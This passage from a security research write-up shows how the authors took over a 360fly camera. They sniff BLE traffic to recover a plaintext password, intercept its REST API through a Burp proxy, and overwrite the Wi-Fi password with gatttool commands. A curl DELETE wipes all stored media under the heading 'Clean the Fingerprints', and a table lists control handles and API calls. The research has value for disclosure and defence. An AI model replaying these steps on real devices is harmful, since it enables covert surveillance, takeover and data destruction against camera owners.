    <broadcast encrypt> <EDR ACL 2 Mbps> <EDR ACL 3 Mbps>
    <enhanced iscan> <interlaced iscan> <interlaced pscan>
    <inquiry with RSSI> <extended SCO> <AFH cap. slave>
    <AFH class. slave> <LE support> <3-slot EDR ACL> <5-slot EDR ACL>
    <sniff subrating> <pause encryption> <AFH cap. master>
    <AFH class. master> <EDR eSCO 2 Mbps> <extended inquiry>
    <LE and BR/EDR> <simple pairing> <encapsulated PDU> <non-flush flag>
    <LSTO> <inquiry TX power> <EPC> <extended features>
```

Figure 16: Nexus 4 full Bluetooth specs

3. Sony Xperia L (C2105), with last unofficial Android version, Nougat variant 7.1.1 based on LineageOS 14.1 modification [30].

The Bluetooth version is 4.0.

```
RSSI:    +0   LQ:  000    TXPWR:  Cur   +0
Address:       00:A0:C6:FA:3D:63
Found by:      F0:D5:BF:61:27:DF
OUI owner:     QUALCOMM INCORPORATED
First seen:    2017/04/15 16:51:42
Last seen:     2017/04/15 16:52:10
Name:          Xperia L
Vulnerable to:
Clk off:       0x5f3f
Class:         0x5a020c
               Phone/Smart phone
Services:      Networking,Capturing,Object Transfer,Telephony

HCI Version
-----------
LMP Version: 4.0 (0x6) LMP Subversion: 0x7d3
Manufacturer: Qualcomm (29)

HCI Features
------------
Features:     0xff 0xfe 0x8f 0xfe
    <3-slot packets> <5-slot packets> <encryption> <slot offset>
    <timing accuracy> <role switch> <hold mode> <sniff mode> <RSSI>
    <channel quality> <SCO link> <HV2 packets> <HV3 packets> <u-law log>
    <A-law log> <CVSD> <paging scheme> <power control> <transparent SCO>
    <broadcast encrypt> <EDR ACL 2 Mbps> <EDR ACL 3 Mbps>
    <enhanced iscan> <interlaced iscan> <interlaced pscan>
    <inquiry with RSSI> <extended SCO> <AFH cap. slave>
    <AFH class. slave> <LE support> <3-slot EDR ACL> <5-slot EDR ACL>
    <sniff subrating> <pause encryption> <AFH cap. master>
    <AFH class. master> <EDR eSCO 2 Mbps> <extended inquiry>
    <LE and BR/EDR> <simple pairing> <encapsulated PDU> <non-flush flag>
    <LSTO> <inquiry TX power> <EPC> <extended features>
```

Figure 17: Xperia L full Bluetooth specs

The decision to install a modified Android version is because, the hardware of this Smartphone supports the BLE but the software not. Sony had no intentions at the end to build a 4.3 [31], the last official Android version was 4.2.2(Jellybean).

With the modified Android version, BLE works as expected, this means other Smartphones could have the same case, capable hardware with incompatible software. The solution (depend of the device) is install a modified version (if any modified ROM exist for the desired device).

3.2. Deeping with a Laptop

Doing the hack under Smartphones is OK and easy, but with a laptop computer you learn from different perspectives, it can help you the understanding about the methodology in other view level. It give you the possibility to use many hardware components mixes in your tests and try more software in a multiple OS's variety. For example, the Sena Parani UD100 [32] is a Bluetooth 4.0 adapter and Class 1 (more power to achieve more distance). A big difference respect to others adapters is the option to put external antennas to expand the signal range.

Figure 18: The Sena Parani UD100

Using a laptop as a device for this purpose, expands the scope of this hack impact and other penetration methods can be carried out in the post-exploitation.

3.2.1. Android as Active BLE Sniffer

To know what is moving through BLE, we needed a sniffer to see how it is send to the camera. In the research, looking for the best method, we found a passive solution like Ubertooth One [33], and it is not expensive for the purpose in which it was designed, but our method is active, and it could be achieved with the same Android Smartphone [34], we don't need spend money on getting a specific hardware, the built-in sniffer give us all the necessary.

The log/sniffing function is activated in Developer options as can be seen in figure 19.




Figure 19: Enabling Bluetooth Sniffing function on Android

After doing the actions to sniff the necessary packets, we stop it disabling it. A log file is obtained and opened with Wireshark to inspect the packet we interested from.

In figure 20, filtering by attribute protocol (ATT), a write request is send from the Smartphone to the camera using the handle 0x0048. The value is in hexadecimal that converting to ASCII we obtain the password in plain text.




Figure 20: Inspecting BLE packets in Wireshark

The info we are interested from in this request is the handle, in this way, we know how we can manifest it again.

3.2.2. RESTful Service

ReST is a manner of exchanging data in the web protocol by URI's [35]. The camera has also this option to be communicated.

In order to study the URI commands that are sent over web protocol and the structure that camera adopts, we act as a proxy to put us in the middle of the communication (Man In The Middle).

We know the camera is a Hot-Spot (chapter 3, figure 10) that creates a network. Smartphone connects to the camera, to stay at the middle a good solution is to put a proxy in between. Good idea but… We tried this option under the standard configuration modifying the Wi-Fi network of the camera and no works. The requests that goes over the navigators are OK, but this not means all the rest of the traffic goes through the proxy, although the communication works in the MITM moment, is not valid if some packets does bypass through the proxy because we can't see what is happening.

There are good alternatives but they required to have the Smartphone in root state. Our goal was looking for a solution without doing root to my terminal (Nexus 5 as main phone for the Proof of Concept). Finally, found an application to drive all traffic to a proxy stipulated by us, this app is called Drony [36]. It uses the trick of using the VPN service to reroute all the traffic. The setup is explaining and shown in figure 21:

1. Burp and Smartphone connects to the Camera's network, camera serves IP to them acting as DHCP server.

2. Drony app listens on default port 8020, proxy Wi-Fi of the phone is setup to localhost at this port to point to Drony app.

3. Drony points to Burp 192.168.2.X that listens on port 8080.

4. The data flows first from the Smartphone (start a request) to the camera, camera to Burp and then ends to camera.

5. Second, camera (do the response) to Burp, Burp to camera (due to act as AP) and finally to Smartphone.




Figure 21: Communication Interception with Burp through Drony

This structure works well, but we had some difficulties with rtsp packets transmitting the live streaming (Maybe app with VPN service and route of the data with large traffic, can affect the performance). This doesn't affect the interceptions of requests and responses, the app got errors displaying the content, however important information is intercepted in the same way, an example of an interception is shown in the next figure 22 where the highlighted packet has parameters on the body and a PUT request to change the light/colors tuning of the camera.




Figure 22: Interceptions of Web Packets in Burp

A GET example request can be obtained with a standard browser like Firefox.




Figure 23: GET request in a Firefox Browser

We noted the camera IP is always the same, we did the test with the camera out the network and the requests points always goes to 192.168.2.1.

3.2.3. PoC in Action

It's time to play. We will show a hypothetical case that can be brought to reality. In summary:

We will do… First learning with built-in Bluetooth sniffer. Changing the Wi-Fi password. Take a photo. Save it and delete all content.

Ready...? Let's GO!!!

Step 1: "Learn more about your enemy"

Creating sniffed BLE packets file btsnoop_hci.log (the file can be renamed ending with .cap) with built-in BLE sniffer to know what the handle is to recreate (Seen in chapter 3.2.1.) and open with Wireshark:




Figure 24: Open sniff BLE file with Wireshark

Step 2: "Silence Attack"

We change the Wi-Fi Password by “StrongPassword” through the Bluetooth Low Energy (BLE).

1. Enable and Start the Bluetooth service to operate correctly:

```
root@kali:~# systemctl enable bluetooth.service
Synchronizing state of bluetooth.service with SysV service script with /lib/syst
emd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable bluetooth
insserv: warning: current start runlevel(s) (empty) of script `bluetooth' overri
des LSB defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `bluetooth'
 overrides LSB defaults (0 1 6).
Created symlink /etc/systemd/system/dbus-org.bluez.service → /lib/systemd/system
/bluetooth.service.
root@kali:~# systemctl start bluetooth.service
root@kali:~#
```

Figure 25: Enabling and Starting Bluetooth Service

2. Check state of Bluetooth, and if is UP and Running.

```
root@kali:~# hciconfig
hci0:   Type: BR/EDR  Bus: USB
        BD Address: F0:D5:BF:61:27:DF  ACL MTU: 1021:4  SCO MTU: 96:6
        UP RUNNING
        RX bytes:711 acl:0 sco:0 events:49 errors:0
        TX bytes:2509 acl:0 sco:0 commands:49 errors:0
```

Figure 26: Check Bluetooth hardware

3. Scan for BLE devices.

```
root@kali:~# hcitool lescan
LE Scan ...
E4:BA:D9:10:D1:5B (unknown)
E4:BA:D9:10:D1:5B Road_Movie_Pals
```

Figure 27: Scanning BLE devices

4. Convert Ascii to Hex with the help of the tool xxd. We will use later for copy&paste in gatttool tool.

```
^Croot@kali:~# echo StrongPassword | xxd -p
5374726f6e6750617373776f72640a
```

Figure 28: Ascii to Hex conversion

5. Entering gatttool into interactive mode. Connecting to the camera. (You can copy the MAC from point *3.* and paste it).

```
root@kali:~# gatttool -I
[                 ][LE]> connect E4:BA:D9:10:D1:5B
Attempting to connect to E4:BA:D9:10:D1:5B
Connection successful
```

Figure 29: Connection to Camera with gatttool

6. Get the services she offers. The first four lines are from Bluetooth SIG designation [16], the last line is custom exclusively from 360fly [18].




Figure 30: Getting Services

7. Showing all possible handles with the "characteristic" command.

Note: Not all handles are shown here.




Figure 31: Getting all the Handles

8. Here is where the password is changed with the handle 0x0048. Go to point *4.* to get the hex password format (after it, we will receive some notifications).




Figure 32: Changing Wi-Fi Password under gatttool

Step 3: “Play with her (With Respect!)”

1. Knowing the camera’s IP.




Figure 33: Default Gateway of the Camera

2. Looking for open ports on 192.168.2.1 IP.




Figure 34: Discovering web services open ports

The web protocols 80 and 443 are open so we can use a browser to try.

3. Entering to the web server of the camera in HTTP plain protocol

Figure 35: Opening http://192.168.2.1

Searching photos…




Figure 36: Inside the Camera's Web Server

4. We will take a photo.




Figure 37: Taking a photo with a ReST client

5. Go to Firefox and refresh to see a .JPG photo file…




Figure 38: Refreshing Web Server

6. Open the Photo and let the Web Server to show it…




Figure 39: Showing the Photo

Step 4: “Get your Souvenir”

The photo is saved with simplest method, right click and save to your desired destination.




Figure 40: Saving the Photo

Step 5: "Clean the Fingerprints"

1. Deletion of all the media content in the camera memory.

```
root@kali:~# curl -X DELETE --insecure https://192.168.2.1/360fly/media/file
root@kali:~#
```

Figure 41: Delete camera's Content

2. Check it refreshing the current web page. If all goes well, it shows the famous "404".




Figure 42: Error 404

That's all!

As "Bonus Track", we will show in a table style, some other useful commands to hack in addition to Wi-Fi.

Function		Bluetooth (GATT)			Wi-Fi (ReST)			
		Property	Handle	Value	Request Method	URL	Header	Body
Powering the 360fly Off		write	0x0046	0200	POST	https://192.168.2.1/360fly/power	Content-Type: application/json	{"mode":0}
Rec	Start	write	0x0046	0510	POST	https://192.168.2.1/360fly/camera/recording		
	Stop	write	0x0046	0610	DELETE	https://192.168.2.1/360fly/camera/recording		
Take a Photo		write	0x0046	101001	POST	https://192.168.2.1/360fly/camera/photo		
View the live video stream						rtsp://192.168.2.1/live1.sdp		
WiFi	On	write	0x0046	0310				
	Off	write	0x0046	0410				
GPS	On	write	0x0052	0100	PUT	https://192.168.2.1/360fly/sensors/gps	Content-Type: application/json	{"state":1}
	Off	write	0x0052	0000	PUT	https://192.168.2.1/360fly/sensors/gps	Content-Type: application/json	{"state":0}

Figure 43: Some of the functions under Bluetooth and Wi-Fi

We compare in each function of the table (figure 43) how to invoke with the two possibilities that we have (BLE and Wireless). In almost all, functions are available to execute from both but not in all situations (some function only with BLE other only with Wireless). The live stream view is able to be playable with something compatible like a VLC player [37] (this is a more particular case).

Anyway, if you want access to Wi-Fi too, you must follow the way to change the password through BLE (you must be inside the network) as we have demonstrated in Proof of Concept.

3.2.4. Software and Hardware used

Is very important working with the correct tools for all type of job, and this is not an exception…

The Software:

1. Kali Linux 2016.2 – 31st August, 2016 – The second Kali Rolling release [38]. Kernel 4.6, Gnome 3.20.2. Running in Live Forensic Mode.

Kali is my favorite "Swiss Army knife" Linux to prove the hacks in a well prepared environment dedicated on security and penetration testing. It avoids the effort of installation of all the necessary tools, and assures that the installation of the same ones are well integrated in the system. Running Kali in Live mode also ensures having a lab always on point.

2. The rest of the software tools and versions are provided from Kali Linux 2016.2, they are (by order of use): Wireshark, hciconfig, hcitool, xxd, gatttool, route, nmap, Firefox, curl.

The Hardware:

1. The laptop is a Lenovo ThinkPad T460 model and with Type 20FM-S1E60A.

2. Bluetooth built-in laptop is used, the exact version extracted with hciconfig and features are:

